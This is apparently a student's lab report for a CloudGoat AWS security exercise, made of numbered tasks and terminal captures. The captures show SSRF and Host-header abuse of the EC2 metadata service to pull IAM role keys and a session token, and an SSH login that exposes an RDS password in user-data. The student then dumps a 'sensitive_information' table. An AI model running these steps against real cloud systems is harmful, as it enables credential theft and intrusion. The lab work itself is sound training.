
4.5.3 Show the output of the version in which all actions have been allowed (e.g full admin privileges)




4.5.5.1 Show the error page returned.



4.5.5.2 Show the results.



4.5.5.2 Show its contents via the following command:




4.5.5.3 To do so, show the name of the AWS role the following command exposes:

```
dynamic
meta-data
user-datasemchuk2@ada:~/Desktop/CS495$ curl http://54.166.147.226/latest/meta-data/iam/security-creden
tials/ -H 'Host: 169.254.169.254'
<?xml version="1.0" encoding="iso-8859-1"?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
        "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
 <head>
  <title>404 - Not Found</title>
 </head>
 <body>
  <h1>404 - Not Found</h1>
 </body>
</html>
semchuk2@ada:~/Desktop/CS495$
```

4.5.5.3 Then, show the credentials associated with the role.

```
semchuk2@ada:~/Desktop/CS495$ curl http://54.166.147.226/latest/meta-data/iam/security-credentials/cg-banking-WAF-Role-cgidb60radl7aa -H 'Host: 169.254
.169.254'
{
  "Code" : "Success",
  "LastUpdated" : "2021-05-24T21:21:03Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASIATAIYWS4KQHXCI37D",
  "SecretAccessKey" : "8l4CB9Z6KOBtyGSFNGXh3Qqp5zfJMcfw2O6yxzTl",
  "Token" : "IQoJb3JpZ2luX2VjEF4aCXVzLWVhc3QtMSJHMEUCIQCn4i9cdGP8eq3/4oYOA4QksmFyuypVeI5fZy4NRii5XQIgKs0fpdukjXofO7kOVw5IbLdjVF0+In3epS948JcOIDwqvQMI9v
//////////ARACGgwyMDY3NDcxMTMyMzciDEB1OGq24YLewuOLTyqRA1yh7zNh9X79VYEpIy/nPHx0hnFLBzeYfGaDuAoOyrhJBwulAkVVhHX9qTlINoo9iAs46bggyJitw2Bg+epXPyOzwT1gLI3Wv
Xd7+d64HvUlLaImOmdeca7mWAreT8euyRO95C8YRhnuky+k9FKSmGIHXBE2DTm56JWw2PaovxBgIz7Rlv+kBl6eyyf0vf667OwhDA+hGr1MVFKzIJ1WCamk3dajzBQKjSwqX5jE7LiUYiVhFJIKyTuR
Lq3Wa8/aXPw8I559/kVohk2Hnf6IZHDiil8FM1j3N5nsJ1GGzXweMyN23wcbhnIWInZ5DuEK0jRNuBsIUdE79KkZRhkqRQ+CigcD72XhtIIlsoFA6a2pUMZQfXBuEYKMQ0kw2VQzMLughAqqC58CslE
2Tq2yKKSY6vP0UgdubleettfhB5r6y/I1w8Bpcpdl8w6GjbfEm/0IgVSBNh+tZ8flhjwpsZwQHblOQofrb6hsscgED7g7D52s05zYe1ZmaCZt3JaGtzkfZRQioEkAo3HICz0Fi/NlMN2xsIUGOusBS1
a9YjpappieMLDmn65y2H9cU6RbSUtVsvLlbkHkDyDaBQm2UZ1JXvfkpWI7wmU8rRLi+c8AT9yfjkXHHskgizv2NkFeJ5JO88DR6jtVyzFiVOswgprXbV81424Mvz7q/Q+t76fk9ODcgaZxSJhH7lPPW
KHFcdOxg7q8uLJsrvcziQUb+ujtr1aWL7NLThvzjNkDiC3fjuwylfgLSqmDfvRWMBKIdYKyUxTIzKyeHMjda/pDTSTSowZwDIeN9xta7SVSTH+s+TL5yGUVUx1Yvw1ff4jT8NdkCZmuNWfl3d8r3jo2
x6pJkcGNxw==",
  "Expiration" : "2021-05-25T03:56:33Z"
}semchuk2@ada:~/Desktop/CS495$
```

4.5.6.6 Show the first two lines of each of the CSV files you have copied over from the bucket via the command below.




4.5.8.8.1 Take a screenshot of the page that is returned.

```
(env) semchuk2@ada:~/Desktop$ curl http://54.162.60.104
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Error</title>
</head>
<body>
<pre>TypeError: URL must be a string, not undefined<br>    at new Needle (/node_modules/needle/lib/needle.js:172:11)<br>    at Func
tion.module.exports.(anonymous function) [as get] (/node_modules/needle/lib/needle.js:817:12)<br>    at /home/ubuntu/app/ssrf-demo-app.js:32:
12<br>    at Layer.handle [as handle_request] (/node_modules/express/lib/router/layer.js:95:5)<br>    at next (/node_modules/expres
s/lib/router/route.js:137:13)<br>    at Route.dispatch (/node_modules/express/lib/router/route.js:112:3)<br>    at Layer.handle [as
 handle_request] (/node_modules/express/lib/router/layer.js:95:5)<br>    at /node_modules/express/lib/router/index.js:281:22<br>    
;at Function.process_params (/node_modules/express/lib/router/index.js:335:12)<br>    at next (/node_modules/express/lib/router/index.js:275:
10)</pre>
</body>
</html>
(env) semchuk2@ada:~/Desktop$
```


4.5.8.2 Take a screenshot showing the information associated with the role.

```
(env) semchuk2@ada:~/Desktop$ curl http://54.162.60.104/\?url=http://169.254.169.254/latest/meta-data/iam/securityclearcredentials/
<h1>Welcome to sethsec's SSRF demo.</h1>

<h2>I wanted to be useful, but I could not find: <font color="red">http://169.254.169.254/latest/meta-data/iam/securityclearcredentials/</font> for you
</h2><br><br>


(env) semchuk2@ada:~/Desktop$ curl http://54.162.60.104/\?url=http://www.hello.com
<h1>Welcome to sethsec's SSRF demo.</h1>

<h2>I wanted to be useful, but I could not find: <font color="red">http://www.hello.com</font> for you
</h2><br><br>


(env) semchuk2@ada:~/Desktop$
```


4.5.9.5 Take a screenshot of the output in out.txt




4.5.13.8 Show a directory listing of the account you've logged into.


ubuntu@ip-10-0-10-126: ~
(env) semchuk2@ada:~/Desktop$ ssh -i ssh_key2 ubuntu@34.228.229.127
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-1032-aws x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
System information as of Tue May 25 15:58:36 UTC 2021
System load: 0.2 Processes: 191
Usage of /: 21.0% of 7.69GB Users logged in: 1
Memory usage: 31% IP address for eth0: 10.0.10.126
Swap usage: 0%
Get cloud support with Ubuntu Advantage Cloud Guest:
http://www.ubuntu.com/business/services/cloud
259 packages can be updated.
173 updates are security updates.
New release '20.04.2 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
*** System restart required ***
Last login: Tue May 25 15:57:45 2021 from 131.252.218.82
ubuntu@ip-10-0-10-126:~$ curl http://169.254.169.254/latest/user-data
#!/bin/bash
apt-get update
curl -sL https://deb.nodesource.com/setup_8.x | sudo -E bash -
DEBIAN_FRONTEND=noninteractive apt-get install -y nodejs postgresql-client unzip
psql postgresql://cgadmin:Purplepwny2020@cg-rds-instance-cgidfopfe44yia.cbsobybrvk4c.us-east-1.rds.amazonaws.com:5432/cloudgoat \
-c "CREATE TABLE sensitive_information (name VARCHAR(50) NOT NULL, value VARCHAR(50) NOT NULL);"
psql postgresql://cgadmin:Purplepwny2020@cg-rds-instance-cgidfopfe44yia.cbsobybrvk4c.us-east-1.rds.amazonaws.com:5432/cloudgoat \
-c "INSERT INTO sensitive_information (name,value) VALUES ('Super-secret-passcode',E'V\!C70RY-4hy2809gnbv40h8g4b');"
sleep 15s
cd /home/ubuntu

4.5.13.11 Show the contents of the file.



4.5.14.14 Show the table that is stored and its contents.


ubuntu@ip-10-0-10-126: ~
"CACertificateIdentifier": "rds-ca-2019",
"DomainMemberships": [],
"CopyTagsToSnapshot": false,
"MonitoringInterval": 0,
"DBInstanceArn": "arn:aws:rds:us-east-1:206747113237:db:cg-rds-instance-cgidfopfe44yia",
"IAMDatabaseAuthenticationEnabled": false,
"PerformanceInsightsEnabled": false,
"DeletionProtection": false,
"AssociatedRoles": []
}
]
}
ubuntu@ip-10-0-10-126:~$ ls
app app.zip db.txt def-unique-db.txt user-data
ubuntu@ip-10-0-10-126:~$ psql postgresql://cloudgoat:cgadmin@cg-rds-instance-cgidfopfe44yia.cbsobybrvk4c.us-east-1.rds.amazonaws.com:5432/cloudgoat
psql: FATAL: password authentication failed for user "cloudgoat"
FATAL: password authentication failed for user "cloudgoat"
ubuntu@ip-10-0-10-126:~$ psql postgresql://cgadmin:Purplepwny2029@cg-rds-instance-cgidfopfe44yia.cbsobybrvk4c.us-east-1.rds.amazonaws.com:5432/cloudgoat
psql (10.16 (Ubuntu 10.16-0ubuntu0.18.04.1), server 9.6.20)
SSL connection (protocol: TLSv1.2, cipher: ECDHE-RSA-AES256-GCM-SHA384, bits: 256, compression: off)
Type "help" for help.
cloudgoat=> \dt
List of relations
Schema | Name | Type | Owner
public | sensitive_information | table | cgadmin
(1 row)
cloudgoat=> SELECT * from sensitive_information
cloudgoat-> ;
name | value
Super-secret-passcode | V!C70RY-4hy2809gnbv40h8g4b
Super-secret-passcode | V!C70RY-4hy2809gnbv40h8g4b
(2 rows)
cloudgoat=>